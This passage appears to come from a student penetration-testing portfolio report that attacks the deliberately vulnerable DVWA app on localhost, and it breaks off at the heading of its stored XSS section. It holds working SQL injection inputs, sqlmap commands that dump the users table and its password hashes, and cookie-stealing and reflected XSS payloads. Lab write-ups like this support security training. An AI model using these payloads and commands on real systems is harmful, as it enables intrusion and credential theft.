
### Summary

Perform proper input validation when accepting and processing user supplied inputs into a file inclusion operation.

### **4. DVWA- SQL Injection**

A SQL injection attack consists of the insertion or injection of a SQL query via the clients input data to the application. SQL injection attack is a type of attack where malicious SQL commands are injected into data-plane input to affect the execution of predefined SQL commands. A successful SQL injection attack can:

- ❖ Read sensitive data from the database.
- ❖ Modify the database data (Insert/Update/Delete).
- ❖ Execute administration operations on the database (such as shutdown the DBMS).
- ❖ Recover the content of a given file present on the DBMS file system.
- ❖ In some cases, issue malicious commands to the operating system.



### **Approach**

DVWA web application does not validate a user input which is then consumed inside SQL queries. This allows an attacker to provide an input containing SQL statements to modify the output in a way to retrieve desired data from the database. This vulnerability in the application is termed as SQL injection. With this vulnerability, an attacker can dump entire data from the database which the current database user has privileges to access to. The difficulty level will be set to high and check if it is possible to retrieve information or not.

### **Exploit Execution Details**

Vulnerability: SQL Injection

User ID:  Submit

ID: 1  
First name: admin  
Surname: admin

More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>


# PORTFOLIO PROJECT-03

This screenshot shows the DVWA SQL Injection page. The URL is <http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=2&Submit=Submit#>. The sidebar menu has 'SQL Injection' selected. The main content area shows the result of a SQL injection query: 'User ID: 2' and 'First name: Gordon Surname: Brown'. A blue arrow points to the 'SQL Injection' button in the sidebar.

This screenshot shows the DVWA SQL Injection page. The URL is <http://127.0.0.1/DVWA/vulnerabilities/sqli/>. The sidebar menu has 'SQL Injection' selected. The main content area shows the result of a SQL injection query: 'Click [here](#) to change your ID.' A yellow box highlights the main content area, and a blue arrow points to the 'SQL Injection' button in the sidebar.

This screenshot shows the DVWA SQL Injection page. The URL is <http://127.0.0.1/DVWA/vulnerabilities/sqli/>. The sidebar menu has 'SQL Injection' selected. The main content area shows the result of a SQL injection query: 'Click [here](#) to change your ID.', 'ID: 1', 'First name: admin', and 'Surname: admin'. A blue arrow points to the 'SQL Injection' button in the sidebar. A separate Firefox window titled 'SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox' is open, showing the same injection results.

## PORTFOLIO PROJECT-03



### Summary


An attacker can dump entire data from the database that is available to the privilege of current database user. User credentials dumped can further be misused to gain unauthorized access to other user's account. A user only privilege account can be used to conduct this attack in order to gain admin privilege access.

## **5. DVWA- SQL Injection (Blind) integrating Burp and SqlMap**

SQL Injection is a technique used by attackers to fetch database related information by inserting sql query in the input field. There are various set of queries that can be utilized

## PORTFOLIO PROJECT-03

to retrieve the system data but somehow, in this case burp suite will be used to intercept the simple query and its output will be used in the terminal by using the sqlmap to fetch the database information as much as possible.



### Approach

DVWA will be subject to this enumeration exploit and need to be applied to integrate web browser with Burp suite by setting the manual proxy. The difficulty level will be set to medium and check if it is possible to retrieve information or not. Further, the input will be intercepted and relevant information fetched in the raw data will be used to gather further details using sqlmap command in the terminal.

### Exploit Execution Details

A screenshot of a web browser showing the DVWA application. The title bar says "Vulnerability: SQL Injectio...". The address bar shows "127.0.0.1/DVWA/vulnerabilities/sql\_injection/#". The DVWA logo is at the top. A sidebar on the left lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The "SQL Injection (Blind)" link is highlighted with a blue arrow. The main content area shows a form with "User ID: 1" and a "Submit" button. Below the form, a message says "User ID exists in the database." Another blue arrow points to this message. At the bottom, there's a "More Information" section with a list of links:

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://owasp.org/www-community/attacks/Blind\\_SQL\\_Injection](https://owasp.org/www-community/attacks/Blind_SQL_Injection)
- <https://hobby-tables.com/>

# PORTFOLIO PROJECT-03

Burp Suite Community Edition v2023.1.2 - Temporary Project

Request to http://127.0.0.1:80

```

1 POST /DVWA/vulnerabilities/sql_injection/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://127.0.0.1
10 Connection: close
11 Referer: http://127.0.0.1/DVWA/vulnerabilities/sql_injection/
12 Cookie: security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17
18
19 id=1&Submit=Submit

```

Selected text: http://127.0.0.1/DVWA/vulnerabilities/sql\_injection/

```

root@kali:~# sudo su
[sudo] password for kali:
(root@kali)#
# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sql_injection/" --cookie="security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrak9" --data="id=1&Submit=Submit" --bs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:47:24 /2023-06-14/
[19:47:26] [INFO] testing connection to the target URL

```

```

[19:57:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.55
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[19:57:05] [INFO] fetching database names
[19:57:05] [INFO] fetching number of databases
[19:57:05] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[19:57:05] [INFO] retrieved: 2
[19:57:06] [INFO] retrieved: information_schema
[19:57:07] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema
[19:57:07] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 176 times
[19:57:07] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 19:57:07 /2023-06-14/

```

## PORTFOLIO PROJECT-03

root@kali: /home/kali

```
# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrank9" --data="id=1&Submit=Submit" -D dvwa --tables
```

User ID exists in the database.

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 19:59:37 /2023-06-14/

[19:59:37] [INFO] resuming back-end DBMS 'mysql'

[19:59:37] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (POST)  
Type: boolean-based blind

Database: dvwa  
[2 tables]

guestbook
users

User ID 1 Submit

User ID exists in the database.

```
# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrank9" --data="id=1&Submit=Submit" -D dvwa -T users --column
```

User ID exists in the database.

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 20:02:28 /2023-06-14/

[20:02:28] [INFO] resuming back-end DBMS 'mysql'

[20:02:28] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (POST)

## PORTFOLIO PROJECT-03

root@kali:/etc/php/8.2/apache2 x root@kali:/home/kali x

```
[20:02:39] [INFO] retrieved: timestamp
[20:02:40] [INFO] retrieved: failed_login
[20:02:41] [INFO] retrieved: int(3)
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70)  |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login  | timestamp |
| last_name   | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6) |
+-----+-----+
User ID: 1 OR 1=1
Submit
```

Vulnerability: SQL Injection (Blind)

User ID: 1 OR 1=1

More Information

[20:02:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'

[\*] ending @ 20:02:42 /2023-06-14/

root@kali:/etc/php/8.2/apache2 x root@kali:/home/kali x

```
(root@kali:[/home/kali]
# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security=medium; PHPSESSID=k77vm1e8hue9dg38i6dumnrank9" --data="id=1&Submit=Submit" -D dvwa -T users -C user,password --dump
```

Vulnerability: SQL Injection (Blind)

https://sqlmap.org

legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[!] starting @ 20:05:05 /2023-06-14/

[20:05:06] [INFO] resuming back-end DBMS 'mysql'
[20:05:06] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (POST)
Type: boolean-based blind

root@kali:/etc/php/8.2/apache2 x root@kali:/home/kali x

```
[20:05:22] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] N
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b |
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 |
+-----+-----+
```

Vulnerability: SQL Injection (Blind)

User ID: 1 OR 1=1

More Information

[20:06:12] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[20:06:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'


[\*] ending @ 20:06:12 /2023-06-14/

## Summary

This exploit helps in identifying the back-end DataBase Management System which is MySQL and available databases are also fetched that can be attacked upon if exploited in depth. This exploit helps to retrieve database information after performing SQL Injection integrating the usage of Burp and SQLMap.

## 6. DVWA-DOM BASE XSS

Dom base (XSS) cross-site scripting attack is a short-form document object model based cross-site scripting. That is the page itself HTTP response does not change, an attacker may use several DOM objects to create a Cross-site Scripting attack. The most popular objects from this perspective are documents.URL, document.location, and document.referrer.



## Payload

localhost/dvwa/vulnerabilities/xss\_d/?default=English#<script>alert(document.cookie)</script> and reload browser. The security level is high.

## Exploit Execution Details

A screenshot of the DVWA (Damn Vulnerable Web Application) interface showing the 'Vulnerability: DOM Based Cross Site Scripting (XSS)' page. The URL in the browser is 127.0.0.1/DVWA/vulnerabilities/xss\_d/. The left sidebar menu has 'XSS (DOM)' highlighted in green. The main content area displays the following:


**Vulnerability: DOM Based Cross Site Scripting (XSS)**

Please choose a language:  
English ▾ Select

**More Information**

- <https://owasp.org/www-community/attacks/xss/>
- [https://owasp.org/www-community/attacks/DOM\\_Based\\_XSS](https://owasp.org/www-community/attacks/DOM_Based_XSS)
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

## PORTFOLIO PROJECT-03




The screenshot shows two parts of the DVWA application. The top part is a Firefox browser window displaying the source code for 'vulnerabilities/xss\_d/source/high.php'. The code checks if a 'default' GET parameter exists and if it's one of several allowed languages (French, English, German, Spanish). If not, it sets the header to redirect to English and exits. A yellow box highlights the URL bar and the code block. The bottom part is a screenshot of the DVWA interface showing the 'Vulnerability: DOM Based Cross Site Scripting (XSS)' page. It has a sidebar with various exploit categories, and 'XSS (DOM)' is highlighted with a yellow arrow. The main area shows a text input field with the value '127.0.0.1' and a dropdown menu with 'DOMXSS' selected. An 'OK' button is visible.

### **Summary**

This exploit helps in identifying the vulnerabilities in the source code that can further lead to exploit the web application.

## **7. DVWA- Cross Site Scripting (Reflected)**

A reflected cross site scripted attack is a type of attack in which the hacker inputs the data in the form of http requests to reflect the output in the way one wishes it to be. In this case, attacker capable to get the access of the legit user browser, then all the things that user is capable of the attacker will also become capable of.



## Approach

The http tags will be used as input to reflect the outputs after going through the source code in high security mode in DVWA application.

## Exploit Execution Details

The screenshot shows two browser windows. The top window displays the DVWA 'Vulnerability: Reflected Cross Site Scripting (XSS)' page. The URL is 127.0.0.1/DVWA/vulnerabilities/xss\_r/?name=ansar. The page contains a form with a 'Submit' button and a text area showing 'Hello ansar'. Below the form is a 'More Information' section with links. The left sidebar menu has a 'XSS (Reflected)' item highlighted with a yellow arrow. The bottom window shows the source code of 'vulnerabilities/xss\_r/source/high.php'. The code includes a 'header ("X-XSS-Protection: 0")'; line and a block of logic that prepends a single quote to the \$\_GET['name'] value before echoing it back to the user. A yellow arrow points to the line '\$name = preg\_replace( '/(.\*\$)(.\*c(.\*)r(.\*)l(.\*)p(.\*)t/i', "'", \$\_GET[ 'name' ] )';.

```

<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/(.*$)(.*c(.*)r(.*)l(.*)p(.*)t/i', "'", $_GET[ 'name' ] )';

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

?>

```

## PORTFOLIO PROJECT-03

The image consists of two screenshots of a web browser displaying the DVWA (Damn Vulnerable Web Application) interface. Both screenshots show the 'Reflected Cross Site Scripting (XSS)' vulnerability page.

**Screenshot 1 (Top): XSS (Reflected) - Reflected XSS**

- The URL in the address bar is `127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<body+onload%3Dalert(%22XSS%22)%gt;`.
- The main content area shows the response: "What's your name? <body onload=alert('XSS')>" followed by a red error message "Hello".
- The sidebar menu on the left has a yellow arrow pointing to the "XSS (Reflected)" option under the "XSS" category.

**Screenshot 2 (Bottom): XSS (Reflected) - Reflected XSS**


- The URL in the address bar is `127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<body+onload%3Dalert(%22XSS%22)%gt;`.
- The main content area shows the response: "What's your name? 127.0.0.1" followed by a red error message "XSS".
- A modal dialog box is open with the text "127.0.0.1" and "XSS" in it, with an "OK" button.
- The sidebar menu on the left has a yellow arrow pointing to the "XSS (Reflected)" option under the "XSS" category.

### Summary

This exploit helps in identifying the vulnerabilities in the source code that can further lead to exploit the web application.

## **8. DVWA- Cross Site Scripting (Stored)**

